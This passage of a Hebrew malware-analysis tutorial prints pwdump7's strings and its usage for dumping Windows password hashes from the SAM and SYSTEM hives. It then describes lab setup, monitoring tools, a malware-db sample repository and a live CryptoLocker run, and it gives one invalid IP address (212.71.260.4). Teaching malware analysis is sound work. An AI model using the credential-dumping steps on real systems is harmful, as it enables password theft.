Author: Andres Tarasco Acuna
url: http://www.514.es
usage:
 pwdump7.exe                                (Dump system passwords)
 pwdump7.exe -s <samfile> <systemfile>      (Dump passwords from files)
 pwdump7.exe -d <filename> [destionation]  (Copy filename to
destionation)
 pwdump7.exe -h                             (Show this help)
!@#$%^&*()qwertyUIOPAzxcvbnmQQQQQQQQQQQQ)(*@&%
0123456789012345678901234567890123456789
NTPASSWORD
LMPASSWORD
savedump.dat
%s\SYSTEM32\CONFIG\SYSTEM
%s\SYSTEM32\CONFIG\SAM
saving %S as %s
 Unable to dump file %S
File %s saved
Error opening sam hive or not valid file("%S")
Error reading hive root key
%s\SAM\Domains\Account
%s\SAM\Domains\Account\Users
%s key!
No F!
No Users key!
Names
Asd -_- _RegEnumKey fail!
No V value!
%s:%d:
%.2X
%.2X
:::
%s:%d:
NO PASSWORD*********************:
%.2X
:::
%s:%d:
NO PASSWORD*********************:NO PASSWORD*********************:::
         (((((                    H
PST
PDT
\#A
```

מה שאנחנו יכולים לראות כאן כבר מרמז לנו משמעותית יותר על התוכנה. אנחנו יכולים לראות מחרוזות שמדברות על בעיה בגישה ל-HIVE, את המיקום של קבצי ה-SAM במערכת ההפעלה, שימוש והוראות הפעלה לתוכנה, ועוד ועוד ועוד. ניתוח כזה מאפשר לנו הבנה טובה מאוד על תוכנה שעדיין לא הרצנו ועכשיו אנו יודעים קצת יותר למה לצפות מהתוכנה. כמובן שבנוזקות בדרך כלל אנחנו מתמודדים עם דברים בעיתיים יותר.

ננסה להעיף מבט בתוכנה נוספת הנקראת PEID. התוכנה הזאת מנסה לזהות לפי אותן מחרוזות וסממנים נוספים באיזה קוד כתובה התוכנה, מה היא נקודת הכניסה, בעזרת איזה מהדר נבנה הקובץ הבינארי ועוד. לאחר שנריץ את PEID על אותוPwDump7.exe נקבל את התוצאה הבאה:



כמו שניתן לראות, התוכנה מיועדת לפלטפורמה של Win32, נכתבה והודרה ב-Visual C++ 6.0. בנוסף ניתן לראות שנקודת הכניסה לקובץ נמצאת בהסטה של 00009673 לתוך הקובץ. מידע נוסף שיכול לעזור לנו להבין באיזה תוכנה מדובר ומה היעוד שלה. אולי אפילו במקרים מסוימים למצוא מהדר לאחור (DeCompiler) מוכן במידה וקיים. כמובן שזאת רק ההתחלה ואלה רק חלק מהכלים, אך ניתוח סטטי ומהיר יחסית כגון זה יכול לספק מידע איכותי ומעניין לגבי הקובץ אותו מנתחים.

סטטית - הנדסה לאחור

הנדסה לאחור היא במצבים אופטימלים ה'שיטה האולטימטיבית' לניתוח נוזקות. ללא הרצת הקוד ניתוח ליצור פרויקט ב-IDA ולהתחיל לנתח כל שורה ושורה וכל קריאה וקריאה אשר מתבצעת בקוד. הבעיות העיקריות אשר עולות משיטה זאת הינן ההיכרות הטובה אשר נדרשת עם קוד גם בשפת המקור וגם ברמת האסמבלי יחד עם זמן רב לשרוף. לא נעמיק בשיטה הזאת מכיוון שבאמת שאינני יודע אפילו מהיכן להתחיל ורבים וטובים לפניי כתבו מאמרים איכותיים מאוד.

דינמית - ניתוח תבניות תעבורה

לפעמים איננו מעוניינים לנתח את הנוזקה באמת אלא רק את התנהגות הרשת שלה. כך לדוגמא נוכל להשתמש ב-CryptoLocker כמקרה מעניין. CryptoLocker משתמש במנגנון DNS כדי לבחור שרת שאליו תפנה הנוזקה. הנוזקה תשתמש בשרת המקור כשרת לחילול מפתחות אשר בעזרתו תצפין את המידע על הדיסק. אולם אם היה שרת אחד בלבד או כמה שרתים בודדים היה ניתן בקלות לאתר את אותם שרתים ולמנוע גישה אליהם. CryptoLocker מגיש מחולל שמות דומיין לפי אלגוריתם מסוים ולפי זמן מסוים ומנסה לעשות פניה אל עשרות (ולפעמים מאוד) שרתים אשר רובם נדחים. בסופו של דבר רק אחד מהם מחזיר תשובה והוא יהיה השרת אשר יספק את המפתחות וינהל את נושא ההצפנה של הקבצים הרגישים.

הבנה כזאת של הנוזקה (שנוכל לראות מאוחר יותר כיצד להגיע אליה) מספקת לנו אפשרות לשתק את CryptoLocker ללא השמדה של הנוזקה עצמה. יהיה לנו קל אפוא לזהות את תבנית הבקשות, הכמות והאופי ולחסום את התוכנה מלגשת אל השרת שלה - דבר שבמקרה הזה מוביל לאי הצפנת המידע מכיוון שלא מסופק מפתח.

דינמית - ניתוח התנהגות

ניתוח התנהגות דומה במקצת לניתוח תבניות רשת אך ההבדל כאן הוא היחס הכלל מערכתי ולא רק רשתי. בניתוח התנהגותי אנחנו נרצה לראות כיצד התוכנה עולה ומה היא עושה, נרצה לראות לאיזה תיקיות וערכים ברג'יסטרי היא פונה וכמובן גם איזה תעבורת רשת היא מחוללת. לא נרחיב על ניתוח התנהגותי כאן מכיוון שאנו מגיעים לזה בפרק הבא של המאמר.

קידום עצמי "מעודן"

לאחרונה הבנו שקיימות נוזקות שם בחוץ וניתן להתחיל לחקור אותן כדי לנסות להבין מה מבצעות. לאומת זאת, אותן נוזקות אינן זמינות להורדה ממוקד אחד אשר פתוח לציבור ובטח שאינן מסודרות ומאונדקסות לפי סדר מסויים ולכן החלטנו לייצר את malware-db. הרעיון של הפרויקט הוא לרכז נוזקות ולסדר אותן כך שכל אדם אשר מתעניין בנושא יוכל להוריד אותן ולהתחיל לחקור את אותן נוזקות ולצפות בהן בפעולה.

הורדה

כאן אין יותר מידי מה לאמר. להמשך המאמר יש לבצע git clone לריפוסיטורי בגיט האב אשר מכיל את הקוד ואת הנוזקות (בהמשך יופרד למאגר נוזקות ולתוכנת אינדוקס והרכשה). לאחר ההורדה אנו עוברים לסקירה מהירה של כלים בהם נשתמש וכיצד להקים את סביבת העבודה הראשונית.

כלים שימושיים בניתוח התנהגותי

בקטע הזה אנסה לסקור כמה תוכנות מומלצות להתחלת ניתוח התנהגותי של נוזקה.

- **Wireshark** - כלי נהדר, פתוח ויעיל מאוד. Wireshark יאפשר לכם לצפות בכל חבילה שנכנסת או יוצאת מהמכונה שלכם. היתרון הגדול ביותר של Wireshark או גם החיסרון שלו - Wireshark מאפשר צלילה עמוקה מאוד לפרטים לרמה של כל ביט בכל חבילה. מומלץ לשמור תיעוד מלא של האזנת Wireshark לאורך כל ההדבקה של המכונה.
- **DirWatch** - התוכנה הזאת מבקשת כפרמטר לדעת איזה תיקייה לצפות בה. לאחר מכן היא מתחילה לצפות בכל רכיב שנוצר או משתנה במערכת הקבצים. התוכנה פשוטה והייעוד שלה הוא פשוט אך עם עזרה ניתן להבין בקלות איזה קבצים נוצרים או נמחקים ומה קורה עם כל רכיב באותה תיקייה אשר בה צופים.
- **Process Explorer** - התוכנה הזאת מאפשרת לנו לצפות בעץ התוכנות הפועלות המחשב, באיזה היררכיה ואפילו לייצא זיכרון של תוכנית מסויימת לקובץ memory dump. מומלץ להעמיק במדריך של התוכנה הזאת מכיוון שהיא מכילה אפשרויות רבות שאל חלקן צריך להעמיק קצת יותר כדי להגיע.
- **ProcMon** - תוכנה מגניבה נוספת מבית SysInternals אשר מאפשרת לצפות בפעולות הנעשות במחשב כולל גישה למערכת הקבצים, קריאה ל-DLLים שונים, עבודה עם הרג'יסטרי ועוד. התוכנה תנטר את כל המתבצע במחשב ותאפשר לייצא קובץ מסודר. יש לשים לב שתיעוד ארוך טווח (עם באפר גדול של כמות אירועים) עלול לגרום לתוכנה לקרוס באמצע וכך לאבד את המידע שאגרה עד כה.
- **RamCap32/64** - RamCap היא אחת התוכנות היותר פשוטות שתתקלו בה בתהליך אך מצד שני שימושיות ביותר. התוכנה לוקחת את מצב הזכרון הנוכחי ושומרת אותו לקובץ IMG. מומלץ לייצר

קובץ תמונה של הזכרון לפני הדבקה ובשלבים שונים של הריצה. התוצאה תהיה יכולת לבצע השוואות מאוד מעניינות בין התהליכים שהשתנו. ניתן תמיד להעזר ב-Autopsy כדי לנתח את התמונות (למרות שזהו לא ייעוד הכלי המקורי).

- **CurrPorts** - התוכנה מאפשר צפייה בחיבורים הקיימים המערכת. כל הפורטים שנפתחים, נסגרים, במצב האזנה, נכנסים, יוצאים מכל הסוגים והדרכים. כך ניתן יהיה לראות במידה והנוזקה שאנו חוקרים פותחת חיבורים מסויימים או מנסה לפתוח פורטים מסויימים.
- **SniffHit** - סניפהיט תציג לנו את אותם הדברים שראינו מקודם אך בתצוגה קצת שונה. בעזרת סניף היא נוכל לראות בקשות שונות שנכנסות ויוצאות וחלוקה לאיזה מחשבים נגשה התוכנה ולאיזה שרתים. כך תהיה לנו דרך נוספת להצליב בין השרתים השונים אליהם נגשנו ושרתים מסויימים 'יקפצו' לנו לעין מהר יותר.
- **SandBoxie** - תוכנה אשר מיועדת להגנה על מחשב ומאפשרת לנו להריץ תוכנה מסויימת בתוך סביבה וירטואלית ולהפריד אותה מהמכונה עליה אנחנו רצים.
- **APILogger** - נוזקות רבות משתמשות בהוקינג לתהליכים רצים ולפעולות מסוימות. התוכנה הזאת מאפשרת מבט קצת יותר מעמיק אל תוך הקריאות הללו וכיצד ומתי הן מתבצעות.

יצירת סביבת עבודה ודגשים


עכשיו שדיברנו על כלים אנחנו יכולים לעבור למבט עילי יותר לגבי כיצד נקים את סביבת העבודה שלנו. כל ניתוח לנוזקה שנבצע צריך לרוץ באופן נפרד ממערכת העבודה שלנו. בשאיפה על מחשב נפרד פיזית (נוזקות מסוימות מנסות לזהות האם הן רצות בתוך מכונה וירטואלית) אך לרוב אין הדבר אפשרי ולכן נשתמש בפתרונות וירטואליזציה. אני מעדיף לעבוד עם VirtualBox מכיוון שהיא פשוטה, יציבה ובמקרה הזה אנחנו לא זקוקים ליכולת קסטומיזציה גבוהה. לצורך ניתוח אני ממליץ לעבוד עם מערכת ההפעלה Windows XP מכיוון שבגרסה זאת מנגנוני הגנה רבים טרם התווספו, דבר אשר עלול להקשות על תהליך הניתוח שלנו. מרגע שמנגנוני הגנה מסוימים מופעלים במערכת נוזקות יבצעו תמרונים אי אלו ואחרים כדי להתחמק מהם ובמקרה של ניתוח התנהגותי אנו מעוניינים ב'שורה התחתונה' ולכן בדרך כלל האם הנוזקה מתחמקת מהגנות אלו או לא הוא פחות רלוונטי לשלב הראשוני בו אנו מנסים להבין מה הנוזקה בכלל עושה.

לאחר התקנת המערכת הוירטואלית קחו את קובץ ה-ISO שהורדתם כאשר שכפלתם את malware-db. קובץ ה-ISO הזה מכיל חבילת תוכנות ראשונית (וממש לא מתיימרת להיות מקיפה!) לניתוח התנהגותי. חלק מהתוכנות צריכות התקנה וחלק ניידות ולא דורשות. אני ממליץ להתקין עם את Immunity Debugger ו-Notepad++ על המכונה כדי לאפשר כתיבה של סקריפטים במידת הצורך.

לאחר סיום ההתקנות וההגדרות, צרו Snap-Shot של תצורת המערכת הזאת כדי שתוכלו לחזור אליה כל פעם לאחר ניתוח נוזקה זאת או אחרת.


ביצוע התהליך שלב אחר שלב

אחרי שסימנו להעלות את המערכת, בואו נראה כיצד נתחיל בניתוח. עוד דיסקליימר קטן וחשוב - אנחנו לא עומדים לעבור על כל הטכניקות וכל הדרכים שמומלץ ליישם, אלא באופן שרירותי נעבור על הדברים הזריזים ביותר בלבד שמצריכים כמה שפחות ידע והבנה כדי לראות במה מדובר ואיך הנוזקה עובדת. אז לאחר שהעלינו את המכונה - הריצו את RamCap וקחו תמונה של מצב הזיכרון. שמרו אותו לקובץ וייצאו אותו מהמכונה הווירטואלית למכונה הראשית שלכם.



לאחר שעשיתם את תמונת הזכרון אני ממליץ על ארגון של שולחן העבודה באופן כזה:


1. תעלו את כלי הניטור הבסיסיים שדיברנו עליהם. אני עובד עם תצורה כמו בתמונה מטה אשר מאפשרת לי לראות את הכלים ואת הנתונים שהם מציגים בזמן אמת כך שיהיה הרבה יותר נוח לזהות נתונים מסויימים שקופצים לעין.
2. לאחר שסידרתם את כל אלה, ואתם מרגישים מספיק מוכנים להתחיל את התהליך תוודאו שכל אפליקציה התחילה להקליט.
3. התחלת האזנה של WireShark לשמירת התעבורה אשר תתחולל. שימו לב להגדיר בתחילת ההאזנה שמירה לקובץ - בשאיפה עם חלוקה לקבצים.
4. הרצת הנוזקה.




למשתמשי VirtualBox - שימו לב שבעזרת מקש ההוסט שלכם (בדרך כלל הקונטרול הימני) והלחצן P במקלדת אתם יכולים להקפיא את ההרצאה של כל המערכת הוירטואלית בכל שלב ולבחון מה קורה.

הרצת הנוזקה


כאשר אתם מוכנים, גשו לתיקיה בה שמרתם את הנוזקה וטענו אותה לזכרון. במקרה הזה הנוזקה נשמרה תחת תיקיה עם השם ההולם Big Mean and Scary CryptoLocker.




שימו לב שמיד לאחר ההרצה הקובץ 'נמס' (melted). זהו מנגנון הגנה נפוץ בקרב נוזקות אשר מוחק את הקובץ המקורי כך שיהיה קשה יותר להשיג דוגמא חיה של ההדבקה המקורית ולנתח אותה. לאחר ההרצה הראשונה של הנוזקה CryptoLocker, נסתכל מה קורה: אנחנו יכולים ישר לשים לב שהתהליך יוצר תהליך בן דרך Process Explorer.



התהליך הראשי נסגר ונמחק בשלב זה:




לאחר מכן מומלץ לקחת תמונה של זיכרון התהליך לניתוח מאוחר יותר:




בשלב זה נוכל להתחיל לראות את קריפטולוקר ממפה את הדיסק לפי קבצים מסויימים ושומר אותם לערכים ברג'יסטרי של המערכת להצפנה מאוחרת יותר. מומלץ בנוסף לאורך כל כמה דקות לבצע SnapShot למכונה על מנת שתוכלו לחזור בכל נקודה אחורה ולראות מה קרה שם או מה השתנה. סוג של Rewind בנגני מדיה.

כאשר המכונה לא מחוברת לאינטרנט אנחנו יכולים לראות שבמקום בקשות DNS המערכת מגישה בקשות NBNS:



כאן אנחנו יכולים לראות את בקשות ה-DNS המשונות ואת האחת שבמקרה כן חזרה ונפתרה ל-212.71.260.4:



ניתוח הממצאים

מה הצלחנו להבין על CryptoLocker?

- הצלחנו לראות את התהליכים שיוצרת הנוזקה ולהיכן שומרת אותם.
